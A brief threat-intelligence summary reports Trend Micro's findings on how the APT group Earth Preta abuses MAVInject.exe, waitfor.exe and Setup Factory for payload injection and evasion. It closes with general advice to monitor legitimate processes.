The recent findings of Trend Micro's Threat Hunting team highlight the sophisticated methods employed by Earth Preta to compromise systems and evade security measures. By leveraging MAVInject.exe to inject malicious payloads into waitfor.exe, and using Setup Factory to drop and execute these payloads, Earth Preta effectively maintains its persistence on infected systems. Its attack chain demonstrates the group's advanced level of expertise in developing and refining their evasion techniques, with its use of legitimate applications like Setup Factory and OriginLegacyCLI.exe further complicating detection efforts. Organizations should be vigilant about enhancing their monitoring capabilities, focusing on identifying unusual activities in legitimate processes and executable files, to stay ahead of the evolving tactics of APT groups like Earth Preta.